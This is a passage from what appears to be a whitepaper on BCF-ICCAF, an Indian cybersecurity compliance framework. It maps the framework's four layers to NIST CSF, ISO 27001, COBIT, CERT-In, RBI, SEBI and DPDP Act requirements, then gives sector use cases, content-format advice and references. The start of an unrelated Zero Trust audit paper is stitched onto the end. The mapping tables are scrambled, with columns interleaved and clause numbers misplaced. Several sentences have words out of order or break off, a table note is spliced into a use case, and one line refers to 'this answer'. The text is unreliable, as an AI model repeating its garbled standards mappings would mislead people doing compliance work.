Similarly, many regulators require annual or periodic cybersecurity audits or inspections (SEBI requires annual compliance reports from brokers, RBI conducts IT exams of banks, etc.). Under BCF-ICCAF, organizations institutionalize these audits, whether internal or third-party, to identify gaps. The Security Maturity layer ensures that audit findings are reviewed by management and translated into improvement plans. This goes beyond a compliance checkbox; it treats audits as a learning tool to drive enhancement of policies and controls.

- **Metrics & Key Performance Indicators (KPIs):** The maturity layer involves defining KPIs and metrics to track over time. Examples include mean time to detect/respond to incidents, percentage of critical systems with up-to-date patches, compliance percentage against the BCF-ICCAF control set, user awareness scores, etc. These metrics are reported in governance forums (e.g., quarterly risk reports to the Board as suggested by RBI) and used to judge if security posture is improving. Good practice in BCF-ICCAF is to develop a *dashboard* for cyber risk and security performance, enabling leadership to see trends (for instance, a decreasing number of high-severity audit findings over time would indicate improving maturity).
- **Continuous Improvement Processes:** BCF-ICCAF embeds the “Act” phase of the PDCA cycle – after assessing (checking) via audits and metrics, organizations must act to improve. This may involve updating policies, tweaking controls, investing in new solutions, or enhancing training and

staffing. The framework might, for example, lead to revisions of the cybersecurity strategy annually to incorporate lessons learned from incidents (if a certain type of attack was missed, BCF-ICCAF maturity process

would suggest updating monitoring use-cases or employee training). It could also mean increased scope of controls as the organization grows or new regulations come in (for instance, if a new guideline from CERT-In or a new data protection requirement arises, BCF-ICCAF’s maturity process will catch that and integrate it into the program).

Essentially, this layer ensures the is framework *dynamic* – adapting to changes in technology, threat landscape, and regulatory environment.

- **Benchmarking and External Validation:** As organizations mature, they may also seek certification or external validation as part of improving trust. The maturity layer would cover activities like obtaining ISO 27001 certification, complying with SOC 2 or other audits for clients, or even benchmarking against peer organizations. This not only assures stakeholders but also gives the organization a clearer picture of where it stands and what “good” looks like. BCF-ICCAF facilitates this by already being aligned to these standards, making external audits smoother.
- **Supporting Resilience and Compliance:** A mature security program is inherently more resilient and compliant. Regulators implicitly expect continuous improvement – for example, RBI in its communications often pushes banks to enhance controls as cyber threats evolve, and the National Cyber Security Policy talks about developing capabilities over time. By having a formal maturity layer, BCF-ICCAF

ensures organizations stay ahead of compliance requirements (rather than catching up reactively) and steadily increase their cyber resilience.

In practice, the Security Maturity layer results in deliverables like **audit reports, management review minutes, updated risk assessments, improvement action plans, and trend analyses**. It feeds back into the Strategic Layer by informing leadership of needed changes in strategy or policy, thus creating a virtuous cycle of improvement. Over time, this leads to higher efficiency (security becomes ingrained in processes), effectiveness (fewer incidents or quicker containment), and confidence from stakeholders (demonstrable via metrics and

certifications). In summary, the maturity layer transforms cybersecurity from a static compliance exercise into a dynamic, evolving program – aligning well with the concept of as “**cyber resilience**” an ongoing state of readiness and adaptation.

Mapping BCF-ICCAF to Global Standards and Indian Mandates

One of BCF-ICCAF’s strengths is its integrated mapping of controls and domains to both international standards and Indian regulatory requirements. By design, each aspect of BCF-ICCAF corresponds to specific provisions in well-known frameworks and laws. This section provides a high-level mapping that illustrates how BCF-ICCAF acts as a unifying bridge between the best global practices and local mandates.

Global Standards Alignment: The table below shows how the four BCF-ICCAF layers map to key components of global cybersecurity frameworks:

BCF-ICCAF Layer	Key Areas	Examples of Focus Framework Alignment	Global
Strategic Layer	Governance, leadership, compliance management, risk management strategy.	NIST CSF: <i>Govern</i> function (CSF 2.0) and Identify (ID.GV) category on Governance.	
		ISO/IEC 27001: Clauses & 6 (leadership, 5 planning) control domain and A.5 (security policies).	
Tactical Layer	Control selection, technical safeguards, security architecture, risk mitigation.	COBIT 2019: EDM (Evaluate-Direct-Monitor) governance objectives for IT risk.	
		CIS Controls v8: IG1 organizational controls function (like governance, asset management).	
		categories (e.g. NIST CSF: Access <i>Protect</i>	
		ISO/IEC 27002: Control, PR.DS Data Security, (PR) PR.PT Protective PR.AC Technology).	
		Control domains like Asset	
		Management, Access Control, Cryptography, Operations Security,	

Examples of Global Framework Alignment			Examples of Global Framework Alignment		
BCF-ICCAF Layer	Key Areas	Focus	BCF-ICCAF Layer	Key Areas	Focus
Operational Layer	Security operations, incident detection and response, security monitoring, logging, incident reporting,	Communications Security, etc. CIS Controls: All 18 CIS v8 controls (covers inventory, vulnerability management, malware defense, etc.) PCI DSS: 12 Requirements (e.g. Req.1 Firewall config, Req.5 Anti-virus, Req.7 access management) for organizations handling payment cards. COBIT: Management objectives like APO13 (Security Management) and DSS05 (Security Services) which map to technical controls. NIST CSF: <i>Detect (DE)</i> and <i>Respond (RS)</i> (and <i>Recover (RC)</i> for continuity) functions covering continuous monitoring (DE.CM), anomaly detection, incident response planning	Security Maturity Layer	business continuity.	(RS.RP), communications (RS.CO), recovery planning (RC.RP), etc.. ISO/IEC 27001/27002: Controls such as A.12 (Operations security – logging, monitoring), A.16 (Incident management), A.17 (Business continuity security). CERT best practices: e.g. US-CERT/NIST SP 800-61 guidance on incident handling, SANS incident response process. COBIT/DSS: DSS02 (Managed Operations) and DSS04 (Managed Continuity) processes. NIST CSF: <i>Tiered Implementation Levels</i> (from Partial to Adaptive) for maturity benchmarking.
					Audit, assessment, maturity measurement, continuous improvement processes, training awareness evaluation. ISO/IEC 27001: and Clause 9 (performance evaluation) & 10

Examples of Global Framework Alignment

BCF-ICCAF Key Layer	Focus(improvement) Areas
	– requiring internal audits, management review, corrective actions. COBIT: Continuous improvement built into management processes; COBIT's Capability Maturity Model (levels 1-5) for each process. CMMI Cybermaturity Platform: (if adopted) provides maturity scoring across domains. CERT-RMM: Carnegie Mellon's Resilience Management Model for gauging maturity of security and resilience activities.

As shown above, BCF-ICCAF's domains are not reinventing the wheel – they are an **overlay that brings together the language of multiple standards**. For instance, when BCF-ICCAF calls for comprehensive incident response, it inherently means you are aligning with ISO 27001's incident management control, NIST's Respond category, and so on. This alignment has practical benefits. Organizations can use BCF-ICCAF as a single set of requirements and **automatically generate compliance mappings** to multiple frameworks,

rather than managing each framework separately. It also ensures that no major area covered by international standards is left out of BCF-ICCAF.

Indian Regulatory Alignment: Importantly, BCF-ICCAF explicitly integrates Indian cybersecurity and privacy mandates, which pure international frameworks might not cover in detail. The following table outlines how BCF-ICCAF's layers correspond to key Indian laws and regulations:

Indian Regulations – Alignment & Coverage	
BCF-ICCAF Layer	IT Act 2000 & SPDI Rules (2011): Satisfies “reasonable security practices and procedures” by aligning with approved standards (ISO 27001). Requires a documented security program and policy as envisaged in these rules.
Strategic Layer	Digital Personal Data Protection Act (2023): Addresses obligations of Data Fiduciaries to implement technical and organizational measures and “reasonable security safeguards to prevent personal data breach”. BCF-ICCAF's strategic layer ensures accountability (e.g. appointing Data Protection Officers where needed) and integration of privacy into governance. Sectoral Governance Requirements: Captures RBI's expectations for Board oversight and policy approval in banks; SEBI's requirements for cyber frameworks in capital markets (e.g. for stock exchanges, depositories); IRDAI's mandate that insurers have a Cyber Security policy approved by their Board.

Indian Regulations – Alignment & Coverage

BCF-ICCAF Layer

CERT-In Guidelines:

Incorporates controls recommended by CERT-In's 2022 directions (like time synchronization, enabling logs, incident prevention measures).
RBI

Cybersecurity Framework:

Ensures banks/NBFCs implement controls listed in RBI's guidance (e.g. network security, secure configuration, ATM security, access control, encryption for sensitive data in payment systems, two-factor authentication for internet banking, etc.). Also covers RBI advisories like the requirement that banks comply with PCI DSS for card data environments.
SEBI & IRDAI Guidelines: Aligns with technical controls from SEBI's cybersecurity circulars for Market Infrastructure Institutions and guidelines for stock brokers (which often reference ISO 27001 controls), and IRDAI's 2017/2023 guidelines for insurers (which include controls on data encryption, perimeter security, cloud security, etc.).
Data

Protection (DPDP Act):

Implements necessary data security controls (access controls, encryption, audit logs for personal data processing systems) so that organizations can demonstrate protection of personal data and fulfill data breach prevention expectations.

Operational Layer

CERT-In Incident Reporting: Integrates the mandate that certain cyber incidents be reported to CERT-

Indian Regulations – Alignment & Coverage

BCF-ICCAF Layer

In within 6 hours, with required information and log submission for 180 days. BCF-

ICCAF ensures incident response procedures meet and playbooks this tight timeline and coordination requirement.

RBI/SEBI/IRDAI Incident

Response: Caters to sector-specific incident reporting; e.g. RBI expects banks to report major cyber incidents (often to both CERT-In and RBI) promptly;

IRDAI requires insurers to report incidents within 48 hours; SEBI mandates reporting of breaches in

market entities. BCF-ICCAF operational layer includes

notification workflows to regulators.

Business Continuity: Aligns with requirements such as RBI's mandate for banks to have cyber crisis management plans and regular DR drills, and SEBI's ask for resilient infrastructure.

Audit Logging & Monitoring: Fulfills Indian requirements for monitoring – e.g., the IT Act Rule (2013) for intermediaries to secure and monitor their systems, and CERT-In's logging directives.

Law Enforcement Coordination: Ensures readiness to cooperate with agencies (e.g., preserving evidence for investigations under IT Act offenses, as neglecting this could attract penalties).

Annual Audits and Certification:

Satisfies the SPDI Rules requirement for annual audit of security practices by certified auditors. BCF-ICCAF

Security Maturity Layer

Indian Regulations – Alignment & Coverage

BCF-ICCAF Layer

encourages obtaining certifications like ISO 27001 which demonstrate adherence to best practices (often seen favorably by regulators and clients).

Regulatory Inspections:

Prepares organizations for inspections or audits by regulators (RBI's IT examinations, SEBI's

audit requirements). By self-assessing maturity, organizations can address gaps before regulators find them. **Continuous Compliance:** As Indian cyber laws evolve (e.g., new CERT-In

directives, updates to data protection rules, sectoral updates), BCF-ICCAF's maturity process

captures these changes. This ensures ongoing compliance – for example, if CERT-In issues a new advisory or the Data Protection Board releases guidelines, the BCF-ICCAF framework would be updated and organizations can quickly adjust.

Improving Resilience: Ties into national cyber resilience goals (e.g., the National Cyber Security

Policy's aim for strengthening defenses and reducing BCF-vulnerabilities). ICCAF's (like maturity metrics incident levels, response capability time to recover) directly reflect an organization's resilience, which is a focus of regulators concerned about systemic risk (especially in critical sectors).

SCF's controls library) where every BCF-ICCAF control is cross-referenced to specific in clauses laws and sections of standards. This

means an auditor can pick a particular regulation – say, the RBI Cybersecurity Framework for banks – and see exactly which BCF-ICCAF controls fulfill each of its requirements. Conversely, if an organization is following BCF-ICCAF, they can be confident they are meeting the overlapping requirements of, for example, ISO 27001, NIST CSF, and Indian IT Act rules simultaneously with minimal extra effort.

By providing a common language and mapping, BCF-ICCAF significantly **reduces complexity**. Many Indian organizations struggle with multiple compliance checklists – one for ISO certification, one for RBI, one for internal policy, etc. BCF-ICCAF consolidates these into one cohesive structure. This not only

saves resources but also eliminates confusion or gaps that can occur when juggling disparate frameworks. It makes cybersecurity management more efficient: as the SCF philosophy notes, one well-crafted control can address dozens of requirements across different mandates. BCF-ICCAF brings that philosophy to the Indian context, ensuring **security, compliance, and resilience** go hand-in-hand.

Use Cases and Examples of BCF-ICCAF Adoption

To illustrate how BCF-ICCAF can be applied in practice, here are a few examples across different types of organizations in India:

- **Banking/Financial Services (Private Sector Enterprise):** A large bank adopts BCF-ICCAF to integrate RBI's Cyber Security Framework with international standards like ISO 27001 and NIST. At the strategic layer, the bank's Board Cyber Committee uses BCF-ICCAF to ensure all RBI

governance requirements (Board oversight, policy approval, etc.) are met

Table notes: The above alignment is illustrative and not exhaustive. The BCF-ICCAF includes a detailed controls mapping repository (similar in spirit to the

alongside global best practices. The tactical layer helps the bank map RBI's specific control recommendations as (such two-factor authentication high- for value transactions, real-time fraud monitoring systems) to corresponding ISO/NIST controls – creating a unified control set. Operationally, the bank's SOC aligns to BCF-ICCAF by implementing 24x7 monitoring and meeting CERT-In's 6-hour incident reporting rule in case of any breach. The maturity layer involves annual audits by CERT-In empanelled auditors (fulfilling both RBI and SPDI audit requirements) and continuous improvement of the bank's cyber defenses. As a result, the bank achieves compliance with RBI, SEBI (for its brokerage subsidiary), and DPDP Act obligations while also elevating its security posture to meet global standards. This unified approach improves customer trust and streamlines audit reporting, since one BCF-ICCAF-based report can be provided to multiple regulators showing compliance mapping.

- **Government Agency or Public Sector**

Unit: A central government ministry handling critical citizen data implements BCF-ICCAF to strengthen its cybersecurity as per the National Cyber Security Policy and CERT-In guidelines. In the strategic layer, the ministry's leadership aligns its security strategy with BCF-ICCAF, covering compliance with the IT Act, including designation of an officer incident coordination with CERT-In as

for

required by the 2013 Rules. The tactical layer leads to deployment of controls such as endpoint security on all government laptops, network segmentation between internal networks and public-facing services, and

strict access controls for privileged users – mapped to CERT-In's recommended best practices and global benchmarks. Operationally, the agency sets up an incident response team that drills for cyber-attack scenarios and is ready to report incidents to CERT-In within 6 hours, as mandated. Logs are archived for 180 days on local to servers comply with CERT-In direction. The maturity layer might involve periodic security audits by MeitY or third parties, and capability assessments to reach higher maturity in areas like threat detection (perhaps using the CERT Resilience framework). This adoption of BCF-ICCAF helps the agency improve resilience against attacks (like those threatening critical infrastructure) while also demonstrating accountability and compliance to oversight bodies (e.g., CAG audits, parliamentary IT committees).

- **IT/Tech Company (Mid-size, servicing both Indian and international clients):** An IT services company chooses BCF-ICCAF to meet diverse client requirements and Indian laws

concurrently. Many clients require adherence to global standards (some demand ISO 27001 certification, others follow NIST CSF or SOC2). Meanwhile, the company itself must comply with India's DPDP Act for employee and customer data, and CERT-In rules if it provides any internet services. By implementing BCF-ICCAF, the company creates a baseline security program that satisfies ISO 27001 – achieving certification (fulfilling a client requirement and SPDI Rules expectation) – and aligns with NIST CSF categories (useful for U.S. clients). The strategic layer ensures top management commitment to cybersecurity and privacy (appointing a Data Protection Officer, for

example). The tactical layer leads to strong controls like asset management, secure coding practices (mapping to OWASP and ISO secure development controls), and cloud security controls (since the company uses cloud platforms, BCF-ICCAF maps to CIS Benchmarks for cloud). Operationally, the company has incident response plans that include notifying affected clients and India's Data Protection Board in case of a personal data breach (DPDP Act requires breach notification to the Board and affected individuals). It also must report to CERT-In if certain incidents occur in its infrastructure. Thanks to BCF-ICCAF,

the company can generate a **comprehensive assurance report** demonstrating adherence to multiple frameworks and laws, which not only keeps regulators satisfied but also gives it a competitive edge in the market (clients see it has a robust, audited security program).

- **Healthcare Provider (Public/Private Hospital Network):** A healthcare organization handling sensitive personal health data uses BCF-ICCAF to strengthen security and comply with both health sector regulations and general data protection laws. The strategic layer involves creating a governance structure for cybersecurity and patient data privacy (possibly aligning with forthcoming health data management guidelines and DPDP Act). Through BCF-ICCAF's tactical layer, the hospital implements controls like strict access controls on electronic health record systems (only authorized medical staff access patient records, with audit trails), encryption of patient data at rest, and network security to segregate medical devices. These controls map to ISO standards and also ensure compliance with

the obligation to protect health data under law. Operationally, the hospital's IT team monitors for any suspicious access to patient records and has an incident response plan for data breaches – including notifying CERT-In and the Health Ministry if a major cyber incident occurs. Given ransomware attacks on hospitals are a rising threat, BCF-ICCAF's operational guidance ensures regular backups and a disaster recovery plan for patient data. In the maturity layer, the hospital conducts regular drills (e.g., simulate a ransomware attack to test response) and annual audits, continuously improving its endpoint protection and awareness training for staff (to avoid phishing-induced breaches). Adopting BCF-ICCAF thus helps the healthcare provider maintain trust (patients' data is secure), meet legal requirements, and improve its ability to handle emerging cyber threats.

These examples show how BCF-ICCAF can be flexibly applied across sectors. Each organization can tailor the framework's controls to its specific context while still adhering to the four-layer structure. In all cases, the common outcomes are: **compliance is achieved and demonstrated** (to regulators, auditors, or clients), **security risks are systematically reduced**, and a path for **ongoing improvement** is established. Whether it's a bank aiming for world-class security or a small enterprise trying to navigate multiple compliance demands, BCF-

ICCAF serves as a multi-purpose tool – essentially a *blueprint* for building a resilient and compliant cybersecurity program in the Indian environment.

Developing Content for Different Formats

The comprehensive structure of BCF-ICCAF content can be repurposed for various formats, ensuring the message reaches both strategic and technical

audiences effectively. Below is a model for how the content could be adapted into a whitepaper, detailed report, slide deck, and web summary:

- **Whitepaper:** A whitepaper on BCF- ICCAF would provide an in-depth narrative of the framework. It would include all the sections detailed above – introduction (context and need for BCF-ICCAF), objectives and benefits, explanation of each of the four layers with references to standards and regulations, mapping tables, and case studies. The tone would be informative and authoritative, targeting CISOs, policymakers, and auditors looking for a comprehensive understanding. The whitepaper might span 15-20 pages, include the BCF- ICCAF layer diagram, and perhaps additional visuals like a mapping infographic. It would highlight the “why” and “how” of BCF-ICCAF, supported by citations and real- world examples, establishing the framework as a best-practice approach. Readers of the whitepaper should come away with a clear idea of how to implement BCF-ICCAF or incorporate its principles into their organization’s cybersecurity strategy.
- **Detailed Report:** A detailed report

(which could be an internal document or consulting deliverable) would cover similar content to the whitepaper but with an emphasis on actionable details. This format might include more granular checklists or a control catalog extract, more extensive tables mapping specific controls to each regulatory requirement, and possibly metrics or survey data if available (for example, statistics on compliance gaps BCF-ICCAF addresses). It could be structured in sections matching the BCF-ICCAF layers, each with sub-sections for relevant standards and laws.

The report could also contain appendices such as an BCF-ICCAF compliance a checklist or maturity assessment This questionnaire. is geared towards

practitioners (IT managers, internal audit teams) who need a **reference manual** on implementing and auditing against BCF-ICCAF. It would likely be a longer document (20-30+ pages or slides if it's a slide-doc) with a mix of explanatory text, tables, and bullet lists for clarity.

- **Slide Deck:** A slide deck would distill the BCF-ICCAF content into a presentation-friendly format. This means focusing on high-level points and visuals. One could envision ~15-20 slides, for example: an introductory slide on cyber challenges in India, a slide on “What is BCF-ICCAF” with its purpose and benefits bulleted, one slide per layer (Strategic, Tactical, Operational, Maturity) highlighting key functions and responsibilities at that layer (perhaps using icons or graphics for quick impact), a slide with the 4-layer diagram of BCF-ICCAF, a slide mapping BCF-ICCAF to major standards (perhaps a simplified version of the mapping table or a Venn diagram), a slide mapping BCF-ICCAF to Indian regulations (listing key laws and how BCF-ICCAF addresses them), one or two slides of case study summaries or scenarios (as given in use cases), and a concluding slide on next steps to adopt BCF-ICCAF. The slide deck would use concise text and bullet points (for example, under Strategic Layer:
“Board oversight & policy – align with ISO governance ; Compliance mapping – integrate IT Act, DPDPA Act; Risk management framework – enterprise risk alignment; Outcome: leadership-driven security”). This format is ideal for presenting to an executive audience or in a

workshop, ensuring the key messages of BCF-ICCAF are communicated quickly and clearly.

Web Summary: For a quick web summary (such as a blog post or an executive summary page on a website), the content would be further condensed. It would likely forego much of the detailed mapping and focus on the value proposition and structure of BCFICCAF. For instance, the web content could be structured as: **Introduction** (a few sentences on the need for BCF-ICCAF), **BCFICCAF at a Glance** (a short paragraph on it being a 4-layer, standards-aligned framework), **The Four Layers** (perhaps a brief one-paragraph description for each layer), **Why It Matters** (bullet points of benefits: e.g., *Ensures Compliance, Boosts Resilience, Guides Continuous Improvement* – each with a one-sentence explanation), and **Who Should Use BCF-ICCAF** (noting applicability across sectors and roles). The web summary might also include the BCF-ICCAF diagram as a quick visual and call-to-action or link to download the full whitepaper. The tone would be accessible to a broad audience, including policymakers or business leaders who might not delve into technical detail but need to grasp the concept and importance. It would be written in a way to encourage further reading of the detailed report or whitepaper.

By structuring the content in this modular way, the core information about BCF-ICCAF remains consistent across all formats, but the depth and detail are adjusted to suit the medium. This ensures that a CISO looking for a deep dive gets what they need (in the whitepaper or report), while a busy CEO or Importantly, the use of clear headings, concise paragraphs, and bullet points as demonstrated

in this answer – makes it easy to extract and repurpose sections of the content. For example, the mapping table could be included as-is in an appendix of a report or as slides, and the use cases can be turned into illustrative stories in a presentation. Overall, the goal is to maintain consistency of message: *BCF-ICCAF is a comprehensive, integrated framework that bridges global best practices and Indian requirements to enhance cybersecurity governance, controls, operations, and maturity.* Each content format reinforces this message at different levels of detail, catering to the needs of diverse stakeholders.

The Bharat Cybersecurity Framework (BCF-ICCAF) presents a structured and multi-purpose approach to managing cybersecurity in alignment with both international standards and Indian regulatory landscapes. By organizing security practices into Strategic, Tactical, Operational, and Security Maturity layers, BCF-ICCAF ensures that organizations cover everything from governance and compliance down to technical operations and continuous improvement. The integration of global frameworks (like NIST CSF, ISO 27001, COBIT, CIS Controls, PCI DSS) means organizations leveraging BCF-ICCAF are automatically in step with industry best practices.

At the same time, the explicit mapping to Indian laws and guidelines (IT Act, CERT-In directives, DPDP Act, RBI/SEBI/IRDAI norms) ensures local compliance and builds trust with regulators and customers.

For stakeholders such as CISOs and IT managers, BCF-ICCAF serves as a **practical roadmap** to design and audit security programs, allocate resources based on risk, and communicate security posture in

a structured way. Auditors can use BCF-ICCAF as a comprehensive checklist to evaluate an organization's preparedness and adherence to required controls. Policymakers and leaders, on the other hand, can view BCF-ICCAF as a model that organizations can adopt to uplift the overall cyber resilience of the ecosystem, as it encourages a proactive, maturity-driven mindset.

By facilitating consistency across whitepapers, reports, presentations, and web material, the BCF-ICCAF content package can disseminate knowledge effectively and help drive adoption. In a time when cyber threats are

escalating and regulatory expectations are tightening, BCF-ICCAF offers a timely and robust solution – **a framework that not only ticks the compliance boxes but truly strengthens security posture and resilience** for Indian organizations across the board. With BCF-ICCAF, cybersecurity in India can evolve from a patchwork of disparate requirements into a harmonized, strategic discipline that safeguards digital assets and sustains trust in the digital economy.

References:

- Indian Computer Emergency Response Team (CERT-In) – **Directions April 2022** for cybersecurity practices and incident reporting (e.g., 6-hour breach reporting, 180-day log retention, time synchronization). This directive influenced several tactical and operational controls (logging, incident response). Reserve Bank of India (RBI) – *Cyber Security Framework* (2016) and subsequent advisories for banks, and similar guidelines by SEBI and IRDAI for financial and insurance sectors. These inform many controls like board oversight, two-factor authentication, and incident reporting procedures.

- ISO/IEC 27001:2013 and ISO/IEC 27002:2022 – International standards for Information Security Management and controls. Used as a baseline for policy and control expectations (e.g., having an asset inventory, access control, cryptography, incident management process). Mapping to these standards ensures globally recognized best practices are followed. NIST Cybersecurity Framework (CSF) 1.1/2.0 – U.S. framework providing a taxonomy of cybersecurity activities (Identify, Protect, Detect, Respond, Recover). BCF-ICCAF's layers and controls correlate with NIST CSF categories (for instance, strategic layer covers Governance (ID.GV), tactical covers many Protect controls, operational covers Detect/Respond, maturity covers CSF implementation tiers). Digital Personal Data Protection (DPDP) Act, 2023 – India's law on personal data protection. It mandates reasonable security safeguards for personal data and breach notification. This underpins controls around data security, privacy, and incident communication in the framework. The strategic and tactical layers incorporate these obligations (appointing DPOs, protecting personal data via access controls & encryption) **COBIT** (Control Objectives for Information and Related Technologies) is a **framework developed by ISACA for the governance and management of enterprise IT**. It helps organizations ensure that **IT is aligned with business goals**, and that **IT resources are used responsibly and effectively**.
- Control system security is the prevention of intentional or unintentional interference with the proper operation of

industrial automation and control systems. These control systems manage essential services including electricity, petroleum production, water, transportation, Manufacturing, and communications. They rely on computers, networks, operating systems, applications, and programmable controllers, each of which could contain security vulnerabilities.

- **PCI** -The Payment Card Industry (PCI) Data Security Requirements were established in December 2004, and apply to all Members, merchants, and service providers that store, process or transmit cardholder data. As well as a requirement to comply with this standard, there is a requirement to independently prove verification.
ISACA -ISACA was established in 1967 and has become a pace-setting global organization for information governance, control, security and audit professionals. Its IS Auditing and IS Control standards are followed by practitioners worldwide and its research pinpoints professional issues challenging its constituents. CISA, the Certified Information Systems Auditor is ISACA's cornerstone certification. Since 1978, the CISA exam has measured excellence in the area of IS auditing, control and security and has grown to be globally recognized and adopted worldwide as a symbol of achievement. **PTES** -It is a new standard designed to provide both businesses and security service providers with a common language and scope for performing penetration testing and security evaluations for security tools
- **OSSTMM** -The aim of The Open Source Security Testing Methodology Manual (OSSTMM) is to set forth a standard for

Internet security testing. It is intended to form a comprehensive baseline for testing that, if followed, ensures a thorough and comprehensive penetration test has been undertaken. This should enable a client to be certain of the level of technical assessment independently of other organization concerns, such as the corporate profile of the penetration-testing provider.

- **OWASP** -The Open Web Application Security Project (OWASP) is an Open Source community project developing software tools and knowledge based documentation that helps people secure web applications and web services. It is an open source reference point for system architects, developers, vendors, consumers and security professionals involved in designing, developing, deploying and testing the security of web applications and Web Services.
IRDAI Information & Cyber Security Guidelines, first issued on **April 24, 2023**, and significantly updated on **March 24, 2025**:
 - The **SEBI Cyber Security Guidelines** are a comprehensive set of rules issued by the **Securities and Exchange Board of India (SEBI)** to ensure that all entities regulated by it are equipped to **prevent, detect, respond to, and recover from cyber threats**.
 - **MITRE ATT&CK** MITRE ATT&CK® is a globally-accessible knowledge base of adversary tactics and techniques based on real-world observations. The ATT&CK knowledge base is used as a foundation for the development of specific threat models and methodologies in the private sector, in government, and in the cyber security product and service community.

- **ISAAF** - The Information Systems Security Assessment Framework is designed to evaluate the network, system and application controls in penetration testing methodology individually and collectively, the agents, employees, officers, partners, principals and contractors of such individual or business entity. The Information Systems Security Assessment Framework (ISSAF) is a methodology where the penetration tester imitates the hacking steps with some additional phases. SSAF describes the individual assessment steps as 'layers' of pen testing: Information gathering – use both technical and non-technical methods to find out relevant information about the target. Network mapping – identify all systems and resources within the target network.

Zero Trust Architecture Audit Strategies and Compliance

Narendra Sahoo
VISTA InfoSec
Mumbai, India
narendra.sahoo@vistainfosec.com

Abstract— While Zero Trust Architecture (ZTA) mitigates modern cyber threats, its auditability remains fragmented across industries. This paper presents a novel audit framework integrating NIST SP 800-207, MITRE ATT&CK, and AI-driven policy validation to address dynamic trust assessment challenges. We will evaluate ZTA's efficacy against quantifiable metrics (e.g., mean time to detect [MTTD] violations) and propose compliance automation tools for GDPR, HIPAA, and FedRAMP. Case studies from 5G networks and hybrid cloud environments highlight emergent risks and mitigations.

Keywords— Zero Trust, Adaptive Auditing, NIST 800-207, MITRE ATT&CK, AI/ML, Compliance Automation

I. INTRODUCTION

Modern cybersecurity threats have rendered perimeter-based security architectures increasingly ineffective, as evidenced by high-profile incidents such as the SolarWinds [1], Log4j [2], and Colonial Pipeline [3] attacks. These breaches exploited trusted internal systems and lateral movement, bypassing traditional boundary-based defenses. In response, Zero Trust Architecture (ZTA) has emerged as a proactive security model that mandates "never trust, always verify" principles across identity, devices, networks, and data access.

ZTA represents a paradigm shift from implicit trust to dynamic, continuous risk-based verification. This model is grounded in principles such as least privilege, micro-segmentation, identity-centric access, and behavioral analytics. However, while its adoption is accelerating across federal agencies, healthcare, and finance, auditing ZTA environments remains an open challenge. Traditional audit mechanisms—designed for static, role-based access controls—are ill-equipped to assess ephemeral credentials (e.g., JWT tokens), real-time trust scoring, and decentralized policy enforcement mechanisms in a dynamic ZTA environment.

A. Problem Statement

Despite increasing regulatory mandates for robust security postures, current audit practices do not adequately map to ZTA's fluid trust model. For instance, access policies are now derived contextually using device posture, user behavior, and geolocation, often in real-time. These

controls, typically enforced via Policy Enforcement Points (PEPs) and Identity Providers (IdPs), generate transient audit trails that challenge reproducibility and accountability. Moreover, divergent regulatory frameworks—such as NIST SP 800-207 [4], ISO/IEC 27001:2022 [5], and ENISA Zero Trust Guidelines—offer fragmented auditing recommendations, complicating cross-domain compliance.

These challenges are exacerbated in hybrid cloud environments, where disparate systems (e.g., Microsoft Entra ID, AWS IAM, and private Kubernetes clusters) interact with varied levels of audit transparency and interoperability [6]. Additionally, AI-driven policy enforcement (e.g., risk-based conditional access) introduces explainability and verification issues for auditors, especially when such systems evolve using unsupervised learning techniques.

B. Research Objectives

This paper aims to address the pressing need for structured, quantifiable audit frameworks tailored to ZTA environments. The **core research objectives** include:

1. Defining a unified audit taxonomy for ZTA components, incorporating access controls, policy evaluation, device trust, network segmentation, and data governance.
2. Proposing audit strategies that align with widely adopted compliance standards including NIST SP 800-207, ISO/IEC 27001, GDPR, HIPAA, and FedRAMP, with automation potential.
3. Introducing metrics to quantify audit effectiveness in ZTA environments, such as Mean Time to Detect (MTTD), Trust Decay Rate (TDR), and Attack Surface Reduction Ratio (ASRR).
4. Exploring AI-assisted auditing tools that use natural language processing (NLP) and large language models (LLMs) to parse policy documents and monitor ZTA systems in real time.

C. Scope

This paper is intended as a comprehensive guide for security auditors, compliance professionals, and IT architects tasked with validating Zero Trust implementations. It offers a practical, standards-aligned approach to auditing ZTA across diverse environments,

such as hybrid cloud, financial services, healthcare systems, and critical infrastructure.

This work does not propose a new theoretical model. Instead, it consolidates emerging practices, interprets regulatory expectations, and presents structured methodologies for auditing real-world ZTA deployments. Where applicable, tools, frameworks, and case-specific controls are evaluated to support practical implementation.

D. Structure of the Paper

The remainder of the paper is structured as follows:

- Section II explores Advancing Zero Trust architecture concepts for auditable integrity.
- Section III maps audit objectives to compliance standards and explores automation tools for real-time evidence gathering.
- Section IV outlines comprehensive audit strategies, including pre-audit scoping, technical control testing, and continuous compliance monitoring.
- Section V discusses case studies across industries like 5G networks, hybrid cloud, and decentralized identity.
- Section VI highlights current challenges in ZTA auditability, such as auditing confidential computing or AI access pipelines.
- Section VII concludes the paper with a summary of insights and key recommendations for standardization and automation in ZTA audits.

II. MAINTAINING THE INTEGRITY OF THE SPECIFICATIONS

This section advances the foundational concepts introduced in Section I, by exploring advanced ZTA tenets, emerging architectural models, and detailed threat modeling techniques relevant for audit strategies. Emphasis is placed on practical audit considerations that align with evolving standards and technology trends.

Behavioral Trust Scoring: Zero Trust shifts security from static perimeter defenses to continuous, adaptive verification of trust for every access request. A core element of this adaptive model is Behavioral Trust Scoring, which relies on User and Entity Behavior Analytics (UEBA) to evaluate dynamic user and device risk based on behavioral patterns, session anomalies, and environmental context.

Behavioral analytics engines generate risk scores by aggregating telemetry such as login times, device posture, geolocation, and historical user activity. Auditing such mechanisms requires access to detailed UEBA logs and the underlying scoring algorithms, ensuring transparency and traceability of risk decisions. For example, when access is granted or denied based on anomalous behavior, auditors must verify that the decision process and data inputs align with documented policies and regulatory requirements.

Passkeys, an emerging password less authentication method replacing traditional FIDO2 tokens, provide enhanced phishing resistance and usability improvements. However, they also introduce new auditing challenges

related to lifecycle management, including key provisioning, revocation, and usage logs, which must be captured securely to maintain audit integrity [8].

Cryptographic Verifiability: A foundational pillar of Zero Trust is cryptographic assurance of identity, data integrity, and confidentiality. Audit frameworks must verify that cryptographic primitives adhere to established standards such as those recommended by NIST [4].

With the ongoing development of post-quantum cryptographic algorithms, auditors need to ensure ZTA implementations adopt quantum-resistant schemes like CRYSTALS-Kyber, as specified in NIST's PQC project [9]. This involves validating certificate chains, key management processes, and secure storage aligned with evolving guidelines.

